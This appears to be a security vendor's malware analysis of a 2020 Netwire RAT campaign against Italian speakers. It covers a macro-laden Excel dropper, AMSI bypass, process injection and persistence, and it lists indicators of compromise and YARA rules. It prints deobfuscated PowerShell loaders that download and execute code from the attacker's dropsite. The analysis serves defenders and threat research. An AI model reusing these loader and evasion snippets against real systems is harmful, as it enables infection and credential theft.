
New Cyber Operation Targets Italy: Digging Into the Netwire Attack Chain

yoroi.company/research/new-cyber-operation-targets-italy-digging-into-the-netwire-attack-chain/

June 5, 2020



06/05/2020

Introduction

Info stealer malware confirms to be one of the most adopted weapons of cyber actors. One of them is Netwire (MITRE S0198), a multiplatform remote administration tool (RAT) that has been used by criminals and espionage groups at least since 2012.

During our Cyber Threat Intelligence monitoring we spotted a particular Office document weaponized to deliver such kind of malicious tool, uncovering a hidden malicious campaign designed to target Italian speaking victims. The particular chain of attack we discovered showed interesting technical patterns resembling other previous activities targeting the Italian manufacturing landscape, for this reason we decided to dig deeper.

Technical Analysis

The variant used in this campaign is similar to other samples of the NetWire malware family but has an evolution of the attack chain. The following picture reports the NetWire infection chain used in this campaign:

Figure 1: Infection Chain

The Italian Dropper

This NetWire campaign is delivered as a malicious email attachment with XML macro embedded into it. Following, the static information of the dropper:

Hash	b7e95d0dcedd77ab717a33163af23ab2fd2dc6d07cdf81c5e4cfe080b0946b79
Threat	XLSM document dropper
Size	273 KB (279.577 byte)
Filetype	Microsoft Excel Macro Activation Sheet
Brief Description	NetWire XLSM Document Dropper with malicious macros embedded into it
Ssdeep	6144:LBm/nRdmLKd+le81QPBkmmZBHlSUDIUxOW9c8oactq:KnHmLsgenklZBDkUgWD1cl

Table 1: Static information about the sample

Once opened, the Excel document looks like a document with some dynamic elements but hasn't some clickable buttons. There, the classical security notice informs us that macros are contained in the document and are disabled.

Figure 2: Overview of the malicious document

The macro contained inside the document is quite minimal and does not contain dead code or other anti-analysis technique, a part of the random looking variable naming.

Figure 3: Extracted Macro

The VBS macro snippet contacts the "cloudservices-archive.]best" domain in order to download the next stage payload hidden inside a file named as picture file, but it is not a picture and neither an executable: it actually is a XSL stylesheet containing Javascript able to load another ActiveX object.

Figure 4: Piece of the JS code

The obfuscation of this powershell command is straightforward to decode and the result is the following:

```
'(&'+'(G'+'C'+'^#^'.replace('^#^','M')+' *W-'+'O*')+ 'Ne'+'t.'+'W'+'eb'+'C'+'li'+'ent)'+'.D'+'ow'+'nl'+'oa'+'d'+'F'+'il'+'e("http://cloudservices-
archive.best/fiber.vbs",$env:APPDATA+"\.vbs")'|I`E`X;start-process($env:APPDATA+ '\.vbs')
```

Code Snippet 1

At this point, the malware tries to download the additional "fiber.vbs" file from the previous location, a small code snippet hiding powershell invocation through several nested replacements.

Figure 5: Piece of the downloaded VBS script

In fact, this time the code is heavily obfuscated and contains many string manipulation subroutines, but, once the result string is reconstructed, the abovementioned powershell reference becomes clearer.

Figure 6: Piece of the deobfuscated powershell payload

The complete powershell command to be executed is the following:

```
"Powershell -ExecutionPolicy Bypass $c145=-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -As[Char])});sal oE2 $c1
(36,84,98,111,110,101,61,39,42,69,88,39,46,114,101,112,108,97,99,101,40,39,42,39,44,39,73,39,41,59,115,97,108,32,77,32,36,84,98,111,110,1(
[char[]]$qcCBgFfvdOauid -join ''|o`E`2"
```

Code Snippet 2

It actually contains another powershell stage designed to gain awareness of the execution environment and trigger the execution of an additional stage:

```
$Tbone='*EX'.replace('*','I');sal M $Tbone;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$p22 =
[Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol =
$p22;$mv='(&'+'(G'+'C'+'$$$'.replace('$$$','M')+' *W-'+'O*')+
'Ne'+'t.'+'W'+'eb'+'C'+'li'+'ent)'+'.D'+'ow'+'nl'+'oa'+'d'+'S'+'tr'+'ing("http://cloudservices-archive.best/image01.jpg")'|I`E`X;$asciiChars= $mv -
split '-' |ForEach-Object {[char][byte]"0x$_"};$asciiString= $asciiChars -join ''|M
```

Code Snippet 3

In this case, the malware downloads the "image01.jpg" file from the same domain of the previous stages. If the download is successful, the malware reads raw bytes from the downloaded file and transforms them into ready to execute powershell code. Here, two dynamically linked libraries are unpacked and prepared to be loaded in memory: one is for AMSI bypass and the oher is the final payload.

```
function BIFOwcVW {    [CmdletBinding()] Param ([byte[]] $zFtQd)    Process {       $wPqD = New-Object 'Syste#####moryStream'.Replace('####
( , $zFtQd )     $ceqjTnon = New-Object 'Syste#####moryStream'.Replace('#####','m.IO.Me')         $SLpCW = New-Object
'[email protected]@@@@@@@@pStream'.Replace('@@@@@@@@@@','O.Compression.Gzi') $wPqD,
([IO.Compression.CompressionMode]::Decompress)
$bWWEdq = New-Object byte[](1024) while($true){     $pvts = $SLpCW.Read($bWWEdq, 0, 1024)     if ($pvts -le 0){break}     $ceqjTnon.Write($b
$pvts)     }             [byte[]] $CkJ = $ceqjTnon.ToArray()     Write-Output $CkJ }}
$t0=-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -As[Char])});sal g $t0;[Byte[]]$MNB=
('OBFUSCATED_PAYLOAD_1'.replace('9^','0x'))| g;
[Byte[]]$blindB=('OBFUSCATED_PAYLOAD_2'.replace('9^','0x'))| g
[byte[]]$BQreEc = BIFOwcVW $blindB[byte[]]$qcsScMu = BIFOwcVW $MNB
  $y='[System.AppDomain]'|g;$g55=$y.GetMethod("get_CurrentDomain")  $uy=$g55.Invoke($null,$null)  $vmc='$uy.Lo%$($BQreEc)'.Replace('%
g [oioioi]::fdsfdf()  $vmc2='$uy.Lo%$($qcsScMu)'.Replace('%$','ad')  $vmc2| g  [Byte[]]$MNB2=('OBFUSCATED_PAYLOAD_3'.replace('9^','0x')
g  [JAM.CASTLE]::CRASH('notepad.exe',$MNB2)
```

Code Snippet 4

The script also configures a persistence mechanism copying itself inside the directory “%APPDATA%\Local\Microsoft” and setting up the a registry key on “HKCU\Software\Microsoft\Windows\CurrentVersion\Run”.

Figure 7: Deobfuscation of the command to prepare the persistence mechanism

Figure 8: Evidence of the persistence mechanism

Hacking Tool #1: Patching the AmsiScanBuffer

The first of the two DLL embedded in the previous powershell snippets is actually used as a tool to bypass AMSI, the Microsoft's AntiMalware Scan Interface. In particular, after its loading, the first method of this DLL run in the infection chain is the “[oioioi]::fdsfdf()” one.

Figure 9: Evidence of the Patching AmsiScanBuffer technique

The above figure shows how the trick is done: from the “Assembly Title” field it retrieves the two component, “amsi.dll” and “AmsiScanBufer”, required to reference the target method to patch to avoid payload detection at runtime.

Hacking Tool #2: The Injector

Actually, the second DLL is not the final payload. It rather is another utility: a process injection utility used to hide the malware implant into other processes memory.

Figure 10: Evidence of the decompiled Injector module

As seen in the Code Snippet 4, the variable $MNB is passed as parameter on the invocation of the static method “CRASH”, in the “CASTLE” class. The other parameter is the target process where the injection takes place. This .NET compiled executable contains many references to the injection method used from the attacker. A piece of them is the following:

Figure 11: Evidence of the injection calls inside the code

The Payload

The final payload was stored in the $MNB2 variable catched in the last powershell stage.

Hash	4E4001C6C47D09009EB24CE636BF5906
Threat	NetWire executable
Size	148.00 KB (151552 bytes)
Brief Description	Final payload of NetWire Rat
Ssdeep	3072:2XFgYEAsB4+Cb3iiDUCcmE90rvPkGK+drboYMIFfS:2XGYEVat3iiDUCcf+rEG5+zIFf

Table 2: Static information about the Netwire Payload

While analyzing the binary structure, we recovered the hardcoded IP address of the configured command and control server: 185.140.53.]48. A Belgian host operated by an anonymized services provider abused by this actor. The Netwire executable uses a self-decrypting routine to run its trojan modules, it allocates a new memory area and then decrypts the clean code as shown in the figure below.

Figure 12: Piece of the Self-Decrypting routine

Once decrypted, the malware saves its bot information into the registry key “HKCU\Software\Netwire”. At this point it was easy to spot the malicious functions characterizing Netwire RAT variants. To sum it up, Netwire RAT enables its operator to acquire sensitive information from victim machine, for instance by:

- stealing Outlook credentials;
- stealing Internet Explorer Browser History;
- stealing Chrome Browser History;
- stealing Mozilla Browser History;
- recording keystrokes.

All the sensitive data acquired with this piece of malware, is then sent to the attacker command and control server, potentially enabling frauds and further network compromise.

Figure 13: Track of the set registry key

Figure 14: Complete Registry key

Similarities and Patterns

In this analysis, we described an attack designed to lure italian victims and deliver a piece of the so-called “commodity malware” with an intense code manipulation to avoid detection.

However, this particular kind of manipulation and obfuscation schema is not new to us. In fact, especially when dealing with the powershell stages, we noticed some variable and name structures was quite similar to one of our the last report about a recent Aggah Campaign insisting on the Italian Manufacturing industry.

The decoding function of the payloads is the same, despite the variable names. In addition, the variable names “***$MNB***” and “***blindB***” have been conserved. Potentially, this could also mean part of these techniques are reused by other actors insisting on the Italian landscape or also the Aggah actor is probing a different infection chain.

Figure 15: Similarities between Netwire campaign and Aggah Campaign

Conclusion

During the years, Netwire RAT gained lots of success and cyber actors adopted it to infect their victims, even state sponsored groups such as APT33 (Refined Kitten) and Gorgon Group included it in their arsenal, remembering us even the so-called commodity malware could represent a serious threat, especially when managed by experienced attackers able to re-package it to evade detection, leveraging consolidated operational practices to speed up cyber attacks.

The particular campaign we observed shows clear elements indicating the desired target of the attack are italian speaking. It also shows interesting similarities with techniques adopted during recent operations against italian manufacturing sector, that, even if unconfirmed, suggests there could still be low-footprint ongoing operations.

Indicators of Compromise

- Hashes:
  - ce7b8394cdc66149f91ed39ce6c047ee
  - 4e4001c6c47d09009eb24ce636bf5906
  - 4b8e4d05092389216f947e980ac8a7b9
  - ad066878659d1f2d0aee06546d3e500b
  - ebe4a3f4ceb6d8f1a0485e3ce4333a7c
- Dropsite:
  cloudservices-archive.]best
- C2:
  185.]140.]53.]48
- Bot Information Registry:
  HKCU\Software\NetWire
- Persistence:
  HKCU\Software\Microsoft\Windows\CurrentVersion\Run\fiber.vbs

Yara Rules

```
rule NetwireCampaign_MacroDoc_Jun2020{

    meta:
      description = "Yara Rule for Netwire campaign macro document Jun2020"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2020-06-05"
      tlp = "white"
          SHA256 = "b7e95d0dcedd77ab717a33163af23ab2fd2dc6d07cdf81c5e4cfe080b0946b79"
      category = "informational"

    strings:
                 $a1 = {D9 CB 86 F2 BB BE 2F 61 57}
                 $a2 = {70 E0 C0 81 03 07 0E 1C}
                 $a3 = {4F 8B D2 E4 EF EE 50 9A 5C 2E}


    condition:
                all of them
}

rule NetwireCampaign_Payload_Jun2020{

    meta:
      description = "Yara Rule for Netwire campaign final payload Jun2020"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2020-06-05"
      tlp = "white"
          SHA256 = "cc419a1c36ed5bdae1d3cd35c4572766dc06ad5a447687f87e89da0bb5a42091"
      category = "informational"

    strings:
                 $a1 = {c7 04 ?4 ?? ?? ?? ?? e8 6f 2c 00 00 c7 04 ?4 ?? ?? ?? ?? e8 63 2c 00 00 8b 35}
                 $a2 = {89 84 ?4 b0 00 00 00 c7 84 ?4 a4 00 00 00 ?? ?? ?? ?? 66 c7 84 ?4 a8 00 00 00 00 00 e8 ?? ?? ?? ?? 83 ec 28
85 c0 75 27}
                 $a3 = { c7 44 ?4 0c ?? ?? ?? ?? c7 44 ?4 08 ?? ?? ?? ?? c7 04 ?4 ?? ?? ?? ?? 89 44 ?4 04 e8 39 1c 01 00 83 ec ??
}



    condition:
                uint16(0) == 0x5A4D and 2 of ($a*)
}
```

This blog post was authored by Luigi Martire, Davide Testa and Luca Mella of Cybaze-Yoroi Zlab.